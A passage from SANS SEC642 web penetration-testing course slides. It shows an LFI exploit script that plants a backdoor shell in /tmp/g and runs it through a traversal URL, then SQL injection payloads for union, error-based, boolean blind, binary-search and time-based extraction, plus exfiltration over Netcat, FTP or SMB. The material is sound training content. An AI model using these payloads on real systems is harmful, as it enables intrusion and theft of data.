Take note of the default payload used by the script. As described in the slide "Code Execution, Now What?", the payload in use here creates a backdoor shell in "/tmp/g". It is not necessary to create the backdoor shell in the web root because the same local file inclusion flaw can be used to include this backdoor shell and achieve equivalent functionality.

The next section of the script stores an HTTP POST request in the variable "REQ1". This HTTP POST request mirrors the one made by you when you submitted the form in upload_form.html. The request made to /phpinfo.php already matches the location of your phpinfo page so no modification is necessary there.

The last section visible in the screenshot above configures the second request made by the PHP file upload attack v2 and stores it to the variable "LFIREQ". Modify this GET request, changing it so it reads as follows:

```
GET /textview.php?text=../../../../%s%%00 HTTP/1.1\r
```

Because you are inside of a python string it is necessary to use the escape sequence "%%" to represent "%".

Save the file and **exit** out of gedit.

Exercise: Run phinfofolfi.py

```
$ python phinfofolfi.py      Confirm that the script runs and get usage
LFI With PHPInfo()
=====
Usage: phinfofolfi.py host [port] [threads]
$ python phinfofolfi.py 127.0.0.1
LFI With PHPInfo()
=====
Getting initial offset... found [tmp_name] at 125145
Spawning worker pool (10)...
 28 / 1000
Got it! Shell created in /tmp/g  Code executed confirmed! Shell created!

Woot! \m/
Shuttin' down...
^C
Goal 3 complete!
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Execute the script without any parameters to confirm that it runs after your changes have been made and to get usage information. If the script doesn't run, open it in gedit again and compare it to the screenshot on the previous slide.

```
$ python phinfofolfi.py
```

If the script executes without errors, execute it again, this time targeting your local Apache web server hosting the textview web application.

```
$ python phinfofolfi.py uploads.sec642.org
```

If the script executes without errors and indicated success, as shown in the slide, confirm that the shell in "/tmp/g" was created on the server. If not, open it in gedit again and compare it to the screenshot on the previous slide.

Goal 3 complete!

Exercise: Access the Shell

The screenshot shows a Mozilla Firefox browser window titled "Open Source Text File Viewer - Mozilla Firefox". The address bar contains the URL `/textview.php?f=ls&text=../../../../tmp/g%00`. The page content is a "Text File" viewer. A tooltip over the address bar says "The uploaded shell takes a shell command from the GET variable "f"" and another says "File include the shell located in /tmp/g for execution". Below the address bar, there's a link to "Text File". The main content area shows "Available text files for viewing:" with a bullet point for "README". A tooltip over "README" says "Output from the shell executing the "ls" command (exact output may differ on your machine)". Another tooltip over the content area says ".tmp/g?:". Below the content area, a status bar shows "Done", "Apache/2.2...", "FoxyProxy: Disabled", and other browser icons. At the bottom of the browser window, a footer bar says "SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved".

Confirm the shell is working by including it using the file inclusion flaw in textview.php. The shell takes a command to execute from the GET variable "f" which will be in addition to the GET variable "text" used to exploit the file inclusion flaw. Execute the "ls" command to test the backdoor shell.

`http://uploads.sec642.org/textview.php?f=ls&text=../../../../tmp/g%00`

You should see output from the backdoor shell located in "/tmp/g" on the server executing the "ls" command. Backdoor shell confirmed!

Now have fun with your shell trying to run different commands on the server. However please remember this is a production server and you don't want to impact their customers or the other students.

Review: File Inclusion

- File inclusion allows for us to load files from the system
 - Or from remote machines
- We were able to discover and exploit the flaw in this exercise

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This exercise allowed us to experience finding LFI and RFI flaws. It also enabled us to exploit these flaws.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - **Injection Methodology**
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved


This page intentionally left blank.

SQL Injection - Refresher

- SQL injection occurs when user-controlled input is placed inside of a SQL query and passed to the back-end database
- With poor or no filtering applied to the input

```
SELECT info FROM users WHERE user_id = ' [unfiltered user input] '
```

```
SELECT info FROM users WHERE user_id = ' ' OR 'abc' = 'abc' '
```



Back-end DB
returns info for
all users instead
of just one!

The statement 'abc' = 'abc' is a tautology – it is always true
When applied to any other statement with an OR, it makes the combination of them true

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As a preface to our SQL injection section, we're going to do a brief refresher. This section is likely going to be a review of what most of you already know, but it remains important because we'll be reviewing SQL injection with a specific methodology in mind. This methodology will become very important later on in this section when we start talking about automated tools that implement SQL injection discovery and exploitation.

SQL injection occurs when a developer takes unfiltered user input and places it inside of a SQL query. This query is then passed to the back-end database of the application.

For example, let's say an application selects information about users and is only supposed to return one result at a time based on the user_id passed via user input.

```
SELECT info FROM users WHERE user_id = ' [unfiltered user input] '
```

An attacker could take advantage of this and instead of returning only a single user's information, return information about every user in the database.

```
SELECT info FROM users WHERE user_id = '' OR 'abc' = 'abc'
```

The attacker escapes out of the single quoted string and appends an OR statement to the end of the query. The statement being OR'ed is a tautology; a statement which is always true. Any statement OR'ed with a tautology is true no matter what the original statement is. This causes the statement to be true for every record in the database, instead of just one record, returning the information field of every user in the database.

SQL Injection - Injection Points

- For SQL injection to work, the attacker must craft a valid SQL statement
- One methodology involves choosing a prefix/suffix which allows for a variety of queries in-between
- Prefix and suffix based on SQL used in the app
- Example injection points:

```
SELECT info FROM users WHERE id = [user input]
```

```
SELECT info FROM users WHERE username = ' [user input] '
```

```
SELECT info FROM users WHERE username = " [user input] "
```

```
SELECT info FROM users WHERE (type = 'admin' AND id = [user input] )
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In many ways, as penetration testers, we have to become developers ourselves. To successfully perform a SQL injection attack, the final query sent to the back-end database has to be a valid query that the database will accept. Given that we will likely need to perform a large number of queries against the back-end database, it would benefit us to create a methodology for arbitrarily running, and retrieving the output of, any query we choose.

One such methodology involves choosing a prefix and suffix combination which flexibly allows almost any query to be placed in between and still function as a valid SQL statement. The prefix and suffix are chosen based on the SQL used in the vulnerable application. The slide shows us a few example injection points which would each require a different prefix and suffix to form a valid query.

SQL Injection - Discovery

- Begin with two queries which return a valid and invalid response, establishing a baseline

| | |
|-------------------------------------|----------------|
| SELECT info FROM users WHERE id = 1 | Valid Response |
|-------------------------------------|----------------|

| | |
|---|------------------|
| SELECT info FROM users WHERE id = -9999 | Invalid Response |
|---|------------------|

- Try many variations of injection – any valid injection will match the valid baseline result and vice-versa

| | |
|---|----------------|
| SELECT info FROM users WHERE id = 1 AND 1=1 | Valid Response |
|---|----------------|

| | |
|---|------------------|
| SELECT info FROM users WHERE id = 1 AND 'a'='a' | Invalid Response |
|---|------------------|

- Change the tautology portion of the valid injection "1=1" to a false statement "1=2", confirming injection

| | |
|---|------------------|
| SELECT info FROM users WHERE id = 1 AND 1=2 | Invalid Response |
|---|------------------|

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

The process of choosing a prefix and suffix pair begins with establishing a baseline. Our goal in this process is to identify what injected user input, containing a prefix and suffix, is interpreted as a valid query by the back-end database. To do this we must first identify what response from the web application indicates a valid query and what response indicates an invalid query.

In our example an id value of **1** returns a valid response and an id value of **-9999** returns an invalid response. We store these responses as our baseline.

Next, we try many injection variations, testing a large number of possible prefix and suffix combinations. We base our testing on the valid response baseline with an id of 1. If a prefix/suffix combination is valid, such as **1 AND 1=1**, it will match our stored valid response. If the combination, such as **1 AND 'a'='a**, yields an invalid response, we know that the invalid response is due to a syntax error. This combination will not work.

Notice that each of the prefix/suffix pairs contains a tautology. A valid response is our baseline, so we can use the portion of the query where we previously used a tautology to validate the injection. By simply changing the tautology to a statement that is always false, such as **1 AND 1=2**, and receiving an invalid response, we know that we have control over the response of the query. We can make the query true or false and use this to extract information.

SQL Injection - Prefix and Suffix

- Each of the example queries is designed to work with any pair of prefix and suffix

| Start of SQL | User Input | | | |
|------------------------------------|------------|-------|--------------|-----|
| | Prefix | Query | Suffix | End |
| ... WHERE id = | 1 | ... | | |
| ... WHERE username = ' | admin' | ... | AND 'a' = 'a | ' |
| ... WHERE username = " | admin" | ... | AND "a" = "a | " |
| ... WHERE (type = 'admin' AND id = | 1) | ... | AND (1 = 1) |) |

Example Queries

Union with MSSQL version:

UNION SELECT @@VERSION WHERE 1 = 1

MySQL wait 5 seconds:

AND (SELECT SLEEP(5) = 0)

Union with Oracle user:

UNION SELECT USER FROM DUAL WHERE 1 = 1

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Any valid prefix and suffix combination should be designed such that a large number of queries, representing a variety of data retrieval and other tasks, will work correctly if placed in between.

On the slide we can see a number of injection points and their matching prefix and suffixes.

At the bottom of the slide, we see a number of example queries for different databases and accomplishing different purposes. Each of these queries, if combined with any of the above prefix and suffix pairs, would still create a valid SQL statement. The modularity and flexibility is the key to this methodology and allows us to easily inject a large number of disparate queries in an automated fashion. This will become extremely important for blind SQL injection which requires hundreds of queries to retrieve even a small amount of data.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - **Data Exfiltration**
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

This page intentionally left blank.

SQL Injection - Data Exfiltration

- This section will focus on techniques for data exfiltration using SQL injection
- Primarily looking at blind SQL injection
- Extracting data from the database when output is limited to:
 - A single line
 - An error message
 - An indicator of success or failure (blind)
 - Query timing/delay (blind)

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now that we have a methodology for arbitrary query injection using SQL injection, we will focus on data exfiltration techniques. These techniques take advantage of queries which fit into our injection methodology and allow us to retrieve data from the target server's back-end database.

We will be looking primarily at blind SQL injection, with a few non-blind techniques presented in contrast.

These techniques are categorized by the output presented to us by the target web application. The more output from the back-end database visible in the response of the web application to our queries, the less difficult it is to extract data and the fewer queries must be used to do so. With each technique, we will limit the amount of output returned by the target application and describe how the technique overcomes the limitation.

- In some cases an application returns a single line of output from the database. This can be an entire row, multiple fields or just a single field.
- Sometimes, an application returns no output. However, when a syntax error occurs, the raw error message from the database is returned.
- In other cases, referred to as blind SQL injection, the only output from the web application is an indicator of success or failure. This is often identifiable by a difference in the HTML of the response.
- Another form of blind SQL injection is categorized by absolutely no output from the web application at all. No indicator of success or failure. Instead, the back-end database allows a query to "sleep" or wait based on a condition. The presence or lack of a delay is then used as an indicator of the success or failure, providing us with output.

Example SQL

- To demonstrate these techniques, we will use the same SQL with different outputs
- The SQL we will be testing is simplified for demonstration purposes
 - SELECT info FROM users WHERE id = [user input]
 - An id of 0 returns no rows and id of 1, one row
 - With more complex SQL, these examples will still work with the correct prefix/suffix
 - SELECT 'data' will represent the statement with multi-row output we are trying to retrieve

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

In demonstrating these techniques, we will be using a simplified web application in which the query and user input passed to the back-end database remain the same. The only difference in these examples will be the amount of output provided back to us by the web application. The SQL we will be using for this simplified demonstration is as follows:

```
SELECT info FROM users WHERE id = [user input]
```

In this example web application, an id of **0** returns no rows, an invalid result, and an id of **1** returns one row, a valid result. In this example SQL, no suffix or prefix is necessary. Each of the following techniques do not depend on this though, and would work equally well with the correct prefix/suffix combination.

The focus of these techniques will be data exfiltration. To represent the data we are trying to retrieve, we will use the sample query **SELECT 'data'**. Although this example query only returns a single column and a single row, there are modifications that can be made to any multi-row and multi-column query to return a single column and row at a time.

Single Line of Output

- If the application returns multiple lines of output, we can UNION any data we want
- A single line of output requires us to limit retrieving data to one line per request
 - [r] = Rows of output to display (1 in this case)
 - [o] = Show rows starting with this offset

```
MySQL: ... WHERE id = 0 UNION SELECT 'data' LIMIT [o], [r]
```

```
MSSQL: ... WHERE id = 0 UNION SELECT TOP [r] 'data' WHERE  
data_column NOT IN (SELECT TOP [o] 'data')
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

The most basic example of SQL injection occurs when the application displays multiple rows of output. In this case we can use the basic UNION technique, matching the number of columns, and get the data from the output of the page.

Starting with this easy to exploit vulnerability, we will now begin adding restrictions and limitations and discussing the techniques used to bypass them. Our first limitation is the number of lines of output displayed on the page. It is often the case that a web application page is intended to only show a single database record at a time. Exploiting SQL injection in this case requires us to limit the output of our query to a single row.

Each of the techniques presented on the following slides will include sample queries for both MySQL and Microsoft SQL Server (MSSQL).

In the examples presented in the slides, [r] represents the number of rows we wish the query to return, and [o] represents an offset from which we wish to start returning rows. In other words, when trying to return a single row, [r] will always be 1 and [o] will be enumerated from 0 to the number of rows of output.

MySQL offers a simple to use LIMIT statement, used at the end of a SQL statement, which takes an offset and number of rows to return.

MSSQL proves a little trickier. To select a single row of output, we actually need to make two queries. Assuming a row count of 1 and an offset of 3, the statement would return the TOP 1 (first) row of output in the set of rows which is not in the TOP 3 (first 3) of the same output. In this way we select the fourth row of output.

Error Message Output

- Output from the application is only an error message
- Sometimes possible to embed data in the error message
 - Typically limited to one column of one row of output

```
MySQL: ... WHERE id = 1 AND (SELECT 1 FROM (SELECT COUNT(*),  
CONCAT((SELECT 'data'), FLOOR(RAND(0)*2) x  
FROM users GROUP BY x) a)
```

- COUNT(*) on a GROUP BY "FLOOR(RAND(0)*2)" causes a duplicate key in an internal table and displays the key
 - The key is a concatenation of the RAND statement and our data

```
MSSQL: ... WHERE id = 1 AND 1=CONVERT(INT, (SELECT 'data'))
```

- Converting a VARCHAR to INT causes an error and displays what was being converted

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved


Let's place an additional limitation on our output. No rows of the output are displayed on the page, but the web application does return full error messages from the back-end database.

Knowing this, it is sometimes possible to embed output data in the database error message itself. Typically, we are limited to displaying one column of one row of output.

In MySQL, this is done by exploiting an oddity in the way that MySQL handles random numbers used as keys for the GROUP BY statement. To invoke the error we perform a **SELECT COUNT(*)** on the statement **FLOOR(RAND(0)*2) x** and then **GROUP BY x**. In this statement 'x' is an alias referring to the column containing the RAND statement. The effect is that MySQL tries to select a column of data containing random numbers, and then using those numbers as a key for grouping and counting the number of rows. Due to some internal bug with how the FLOOR and *2 operations are applied, this causes MySQL to create a duplicate key, the values of column 'x', in an internal table and spit out an error displaying what the duplicate key is. To take advantage of this and display output, we piggyback our data on the key by concatenating the two together so that when the key is displayed, so is our data.

MSSQL is the simpler of the two for this technique. We need only try to **CONVERT** a string, our output, to an integer, **INT**. When MSSQL fails to do so it outputs our data as the string it failed to convert.

Similar techniques are available for PostgreSQL and Oracle using the convert function and XMLType respectively.



Here's what this looks like in action.

At the top you can see a MySQL and PHP based page used to display a single user record. We've injected a query which performs a concatenation, **CONCAT()**, of **SELECT 'data'** and **FLOOR(RAND(0)*2)**, forming our error-inducing GROUP BY key. When MySQL errors out, it displays our selected data and the result of the RAND statement back to us as 'data1'.

Below, you can see the same application implemented in MSSQL and ASP. We've injected a query which tries to **CONVERT** the results of **SELECT 'data'** to an integer, **INT**. The resulting error message informs us that 'data', the output of our query, failed to convert.

Blind SQL Injection

- When no data returned by the SQL query appears in the output, we are considered "blind"
- We can still determine if a query was valid or not
- True or False – Boolean-based blind SQL injection!
- Using our previous example:
`SELECT 'data'` becomes `[condition]` where the truth or falseness of the condition is used to determine what is returned by `SELECT 'data'`
- Trivial example – did our query return 'password'?:
`MySQL: ... WHERE id = IF (((SELECT 'data') = 'password'), 1, 0)`

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Our next set of limitations on the output of a SQL query returned by a web application is categorized as blind SQL injection. This form of SQL injection is defined as such, not because of a complete lack of output, but because no actual text from the database output is ever displayed on the page. Instead, we use other indicators to determine what the output of the database query was.

In the easier variation of blind SQL injection, although there is no direct output from the query, we are still able to determine if the query was valid or not. Did the query return any results? This True or False distinction is then used to interrogate the output of the query and determine its contents. The technique is commonly referred to as Boolean-based blind SQL injection.

To accommodate this Boolean-based approach, we must modify our example query slightly. Instead of the sample query `SELECT 'data'` we will instead use the placeholder `[condition]`. This condition will act as our method of interrogating the output for its contents. The truth or falseness of the condition is used to determine what is returned by the query.

Let's look at a trivial example of what this means. One condition that can tell us the contents of a query's output is a simple comparison. Was the output of query X equivalent to string Y?

```
SELECT info FROM users WHERE id = IF (((SELECT 'data') = 'password'), 1, 0)
```

If the page returns a valid result, we know that the output was in fact equivalent to 'password', otherwise it was not. This is a trivial example, so let's look at how we can use Boolean-based output to determine the results of any query.

Boolean Output to Anything

- How can Boolean output be used to determine the output of any query?
- Try to minimize QPL (queries per letter)
- Dictionary attack tailored to query
 - Common usernames, passwords, table names, version numbers, etc.
 - QPL: Either very low, or doesn't work at all
- Brute force – Is the first letter 'a'? 'b'? 'c'?
 - QPL: ~31 for alpha-num, ~64 for all ASCII

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

We have Boolean output indicating to us the result of a conditional statement. Now what? How can we use this to determine the results of any query?

Each of the methods for doing this that we will cover attempt to minimize the QPL, or queries per letter. It will almost always be the case that these techniques retrieve the results of a query letter by letter, requiring multiple queries for each letter of results retrieved. It is important to minimize the QPL because we don't want to overload the target web server or get detected and shunned as a denial of service.

The most basic attack that we can perform is a dictionary attack against the output of our SQL query. Because of the large number of possibilities of the output, our dictionary must be tailored to the data we are trying to read. This attack can be very effective against commonly used values such as usernames, password, table and column names, version numbers of databases and any other value where the potential set of values can be predicted. The QPL of this attack varies wildly and depends entirely on how well the dictionary matches the query results. It can be range anywhere from very low to the attack not working at all because the value is not in the dictionary.

Another attack that comes from the field of password cracking is the brute force attack. A series of queries is made checking for every possible ASCII value of each character of output.

Checking first character of output: a? b? c? Yes!

Checking second character of output: a? Yes!

Checking third character of output: a? b? c? d? e? f? g? h? i? j? k? l? m? n? o? p? q? r? s? t? Yes!

The result is: cat

The QPL of this technique is approximately 31, if the output consists only of alphanumeric characters, and approximately 64, if the output can contain any ASCII character. The QPL rises even further if the output contains Unicode characters.

Boolean to Heuristic Brute Force

• Heuristic brute force

- 2010 Whitepaper by Dmitry Evteev, Vladimir and Voronzov and blog post by Mark Baggett
- Simple: Instead of picking letters sequentially pick statistically likely letters first: 'e', 't', 'a', ...
- Even better: Pick letters based on their position and previous letters already found
 - The first letter in a word is most commonly 't'
 - If the previous letter was 'q', 'u' is very likely next
- QPL: ~20 for alpha-num, N/A for all ASCII

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Unlike password cracking though, we do not have to rely on the same techniques. Because we can determine the result of a query one character at a time, we can take advantage of a heuristic brute force technique developed by Dmitry Evteev, Vladimir and Voronzov in 2010. Their findings were written in a whitepaper and then implemented by Mark Baggett as described in a blog post. The whitepaper and blog post are available here:

Whitepaper: <http://www.exploit-db.com/papers/13696/>

Blog Post: <http://pen-testing.sans.org/blog/2011/10/31/making-blind-sql-injection-more-efficient-new-tool>


Let's first look at a simplified version of this attack. With brute force, we compared the value of each character in the output to a series of characters starting from 'a' and ending in 'z'. Although this is simple, it can be made more efficient by taking into account that, in the English language, certain characters appear more frequently than others. If we modify our list of comparison letters, placing more likely letters such as 'e', 't', and 'a' first, we can reduce the QPL.

We can take this one step further though. Not only should we change our brute force character list based on the frequency of characters overall, we should also adjust our brute force character list by the probability of one character appearing immediately after another. For example, the first letter of a word is most commonly the letter 't'. Similarly, if the previous letter was 'q', it is incredibly likely that the character 'u' is next. This can greatly decrease the QPL when trying to process structured or English language output. QPL for unstructured output, such as hashes, remains the same as that of a brute force attack.

QPL for this attack is approximately 20 for alphanumeric output and is either not applicable or the same as brute force for output containing other ASCII characters

Boolean to Binary Search Tree

- Binary search tree of character ASCII value
- Kid's game: "Thinking of a number from 1-100"
- Perform a series of "greater than" comparisons
[c] = Position of character in output to retrieve



- QPL: # bits needed to store data – 7 for ASCII

MySQL: ... WHERE id = 1 AND ASCII(MID((SELECT 'data'),[c],1))>79

MSSQL: ... WHERE id = 1 AND ASCII(SUBSTRING((SELECT 'data'),[c],1))>79

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Finally, we get to what is widely considered the most efficient way to determine the result of a database query, when receiving only a Boolean true/false output.

By building what is essentially a binary search tree of all possible ASCII character values, we can traverse the tree eventually determining the ASCII value of the character. The process is very similar to the kid's game where one player thinks of a number from 1-100 and the second player has to guess it. The second player does this by asking questions such as "Is the number you're thinking of more than 50?" The answer to this question splits the space of possible numbers in half. This continues until there are only two choices left and the final question determines which of the two is correct.

We can do something similar with ASCII values in a SQL query. By performing a series of "greater than" comparisons on the ASCII value of each character in the output, we can determine what each character is. The examples at the bottom of the slide show how to isolate, convert to ASCII and compare character [c] of the output.

Let's see this in action. Assuming our output only contains capital letters of the alphabet, ASCII values 65-95, we begin by asking if the ASCII value of the first character's ASCII value is >79. If the query returns true, a valid response, we know the character must be between P and Z, ASCII values 80 and 95. Our next question would check if the character's ASCII value is >86, once again splitting our search space in half. If the first query returns false, an invalid response, we know the character must be between A and O, ASCII values 65 and 79, and our next question would check if the ASCII value is >71, again halving the search space. This continues until only one possibility remains.

The QPL for this technique is equivalent to the number of bits needed to store each character. Notice that at each step we are performing a binary operation, 0 or 1, on the search space. It's exactly like writing out a binary number. For the entire space of ASCII characters, we need only 7 bits to represent a single ASCII character.

Query Timing as Output

- Sometimes an application will give absolutely no indication of success, failure or output
- Use timing as a side channel to get information
- The page will not return until the query finishes
- Insert delay as indicator of success or failure
 - [s] = Number of seconds to delay
 - [condition] = Boolean condition (Ex: binary search)
- Slow, but an excellent fallback when all else fails

MySQL: ... WHERE id = IF ([condition], SLEEP([s]), 0)

MSSQL: ... WHERE id = 1 IF ([condition]) WAITFOR DELAY '0:0:[s]'

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

We've now covered some of the more common techniques used for Boolean-based blind SQL injection. Now let's add one more limitation which will make extracting data even more difficult for us, but still not impossible.

It is sometimes the case, that a SQL injection vulnerability exists, but no matter what input, either valid or invalid, there appears to be no difference in the output of the web application page. No indication of success or failure is present. In these situations, we are able to use a side channel, unrelated to the page output, to determine whether our query succeeded or failed. This technique depends on the timing of the HTTP request and response itself. Almost universally, SQL queries used in web applications happen synchronously rather than asynchronously. This means that we, as a web browser requesting the page, do not receive any output back from the web application until the SQL query has finished executing. By artificially inserting a delay into the SQL query based on our [condition] we can determine if the condition was true or false. We use the time it takes for us to receive a response as our indicator. In these examples [condition] represents our conditional from the previous slides, such as the binary search technique, and [s] represents the number of seconds to delay.

In MySQL this is done with a conditional **IF** statement which, if true, returns the results of the **SLEEP** function or, if false, returns **0** without any time delay. This combination of statements can be placed anywhere a value is expected.

MSSQL's requirements for the placement of the **WAITFOR DELAY '0:0:[s]'** statement are a bit more restrictive. This statement, coupled with an **IF** conditional, can only be placed at the end of a SQL statement. This is often done by stacking two queries in a single request, or by using a comment as the suffix, effectively removing anything appended to the end of the user input.

This technique can prove very slow ($[s]/2 * QPL * \text{number_of_characters}$), but is an excellent fallback when all else fails.

Side-channel Data Retrieval

- Methods for retrieving data using sources other than application output
- Timing – Side-channel with Boolean output
- Using file/OS operations:
 - Execute a command based on output such as a ping, Netcat or FTP back to the attacker
 - Write query output to a file in the web root
- File operations with SMB:
 - Write output to Samba file share

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In addition to the techniques covered already, let's do a brief overview of some of the other available side-channel attacks. These attacks are not being covered in detail because their necessity occurs much more rarely than those techniques we've covered so far. Each of these techniques discuss using sources other than the application's own output to retrieve the contents of a SQL query result.

We've already seen the timing side channel being used to retrieve Boolean-based output as one of the more commonly used side channel attacks. Another side channel we can take advantage of is file system and OS operations. For example, if we have command execution, we could output the results to a file and use Netcat or FTP to transfer the data back to us. Alternatively, we could also use a ping in the same way we used timing, as an indicator of success or failure. Even better, if we have permissions to write to the web root, we could simply write the results to a text file in the web root and download it from the web server itself.

Also, let's not forget about samba. If we have the permissions necessary to write to files, we can write to an SMB share on another machine we control. Even with only read permissions, we could theoretically transfer data back to an SMB accessible server using only read attempts. In this case the data is carried in the name of the file being requested. A proof of concept of this attack can be found here:

<http://h.ackack.net/mysql-network-exploitation-toolkit-1-1.html>

There are many possible side channel attacks out there, depending heavily on the environment within which exploitation occurs. As with all other attack vectors, creativity is a valuable asset to us as penetration testers.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - **SQL Injection Tools**
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

SQL Injection Tool: Havij

- Havij by r3dm0v3
- Windows GUI tool
- Free and commercial versions available
- Supported Injections:
 - MSSQL and MySQL union, error, Boolean and timing
 - Oracle union and error-based
 - PostgreSQL, MSAccess and Sybase (ASE) union query
- Supported Operations:
 - Get schema, data and users
 - Read files and get shell
 - Arbitrary query execution



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

